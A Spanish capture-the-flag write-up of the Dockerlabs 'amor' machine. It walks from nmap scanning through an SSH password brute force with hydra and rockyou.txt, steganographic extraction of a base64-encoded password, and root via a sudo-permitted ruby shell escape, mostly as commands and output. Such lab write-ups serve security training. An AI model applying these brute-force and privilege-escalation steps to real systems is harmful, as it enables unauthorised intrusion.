Desplegamos la máquina.

```
❯ sudo bash auto_deploy.sh amor.tar
[sudo] contraseña para kali:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.053 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.053/0.053/0.053/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7e:72:b6:8b:5f:7c:23:64:dc:15:21:32:5f:ce:40:0a (ECDSA)
|_  256 05:8a:a7:27:0f:88:b9:70:84:ec:6d:33:dc:ce:09:6f (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: SecurSEC S.L
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Con whatweb vemos las tecnologías que tiene la página web.

```
❯ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[SecurSEC S.L]
```

Tras investigar la web, encontramos 2 pistas importantes. Nos dan 2 nombres para probar fuerza bruta y además nos dice que la contraseña es débil. Por lo que aplicamos hydra en el puerto 22.

Contraseña débil detectada

Se ha identificado una contraseña débil en una cuenta de usuario. Por favor, cambie la contraseña por una más segura que incluya caracteres especiales y números.

¡Importante! Despido de empleado

Juan fue despedido de la empresa por enviar un correo con la contraseña a un compañero.

Firmado: Carlota, Departamento de ciberseguridad

```
❯ hydra -l carlota -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do no
rvice organizations, or for illegal purposes (this is non-binding, th
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-0
[WARNING] Many SSH configurations limit the number of parallel tasks,
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tr
tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlota   password: babygirl
```

Ahora nos conectamos mediante ssh y vemos si está en algún grupo interesante.

```
❯ ssh carlota@172.17.0.2
carlota@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
$ id
uid=1001(carlota) gid=1001(carlota) groups=1001(carlota)
```

Comprobamos los usuarios que tiene la máquina.

```
$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
carlota:x:1001:1001::/home/carlota:/bin/sh
oscar:x:1002:1002::/home/oscar:/bin/sh
```

Vemos que dentro del directorio de carlota hay una imagen en su interior y para examinarla nos la pasamos a nuestra Kali montando un servidor con python3.

```
carlota@2a71fae142aa:~/Desktop/fotos/vacaciones$ ls  -la
total 60
drwxr-xr-x 1 root root  4096 Apr 26  2024 .
drwxr-xr-x 1 root root  4096 Apr 26  2024 ..
-rw-r--r-- 1 root root 51914 Apr 26  2024 imagen.jpg
carlota@2a71fae142aa:~/Desktop/fotos/vacaciones$ which python
carlota@2a71fae142aa:~/Desktop/fotos/vacaciones$ which python3
/usr/bin/python3
carlota@2a71fae142aa:~/Desktop/fotos/vacaciones$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
172.17.0.1 - - [10/Sep/2025 10:47:43] "GET /imagen.jpg HTTP/1.1" 200 -
```

```
❯ wget http://172.17.0.2:8081/imagen.jpg
--2025-09-10 12:47:43--  http://172.17.0.2:8081/imagen.jpg
Conectando con 172.17.0.2:8081... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 51914 (51K) [image/jpeg]
Grabando a: «imagen.jpg»

imagen.jpg              100%[===================================>]  50,70K  --.-KB/s    en 0s

2025-09-10 12:47:43 (2,11 GB/s) - «imagen.jpg» guardado [51914/51914]
```

Comprobamos que el archivo jpg tiene en su interior un archivo txt y lo tratamos de extraer al decirnos que no tiene contraseña.

```
❯ stegseek imagen.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "secret.txt".
[i] Extracting to "imagen.jpg.out".
```

```
❯ steghide extract -sf imagen.jpg
Anotar salvoconducto:
anot los datos extrados e/"secret.txt".
❯ cat secret.txt
```

	File: secret.txt
1	ZXNsYWNhc2FkZXBpbnlwb24=

Al ver que el hash está en base64 lo que hacemos es decodificarlo y tenemos una especie de contraseña.

```
❯ echo 'ZXNsYWNhc2FkZXBpbnlwb24=' | base64 -d; echo
eslacasadepinypon
```

Resulta ser la contraseña de oscar.

```
carlota@2a71fae142aa:/home$ su oscar
Password:
$ id
uid=1002(oscar) gid=1002(oscar) groups=1002(oscar)
```

Encontramos otro archivo txt que nos da otra pista.


```
oscar@2a71fae142aa:~/Desktop$ ls -la
total 12
drwxr-xr-x 2 root  root  4096 Apr 26  2024 .
drwxr-x--- 1 oscar oscar 4096 Apr 26  2024 ..
-rw-r--r-- 1 root  root    62 Apr 26  2024 IMPORTANTE.txt
oscar@2a71fae142aa:~/Desktop$ cat IMPORTANTE.txt
Hola ROOT, acuérdate de mirar el documento de tu escritorio.
```

Encontramos un binario que podemos ejecutar como root sin necesidad de contraseña.

```
oscar@2a71fae142aa:~/Desktop$ sudo -l
Matching Defaults entries for oscar on 2a71fae142aa:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
    use_pty

User oscar may run the following commands on 2a71fae142aa:
    (ALL) NOPASSWD: /usr/bin/ruby
```

Utilizamos GTFO para ver cual es el comando que nos daría una bash como root y listo.




```
oscar@2a71fae142aa:~/Desktop$ sudo /usr/bin/ruby -e 'exec "/bin/bash"'
root@2a71fae142aa:/home/oscar/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@2a71fae142aa:/home/oscar/Desktop# cd /root/Desktop
root@2a71fae142aa:~/Desktop# ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 26  2024 .
drwx------ 1 root root 4096 Apr 26  2024 ..
-rw-r--r-- 1 root root  114 Apr 26  2024 THX.txt
root@2a71fae142aa:~/Desktop# cat THX.txt
Gracias a toda la comunidad de Dockerlabs y a Mario por toda la ayuda proporcionada para poder hace
r la máquina.
```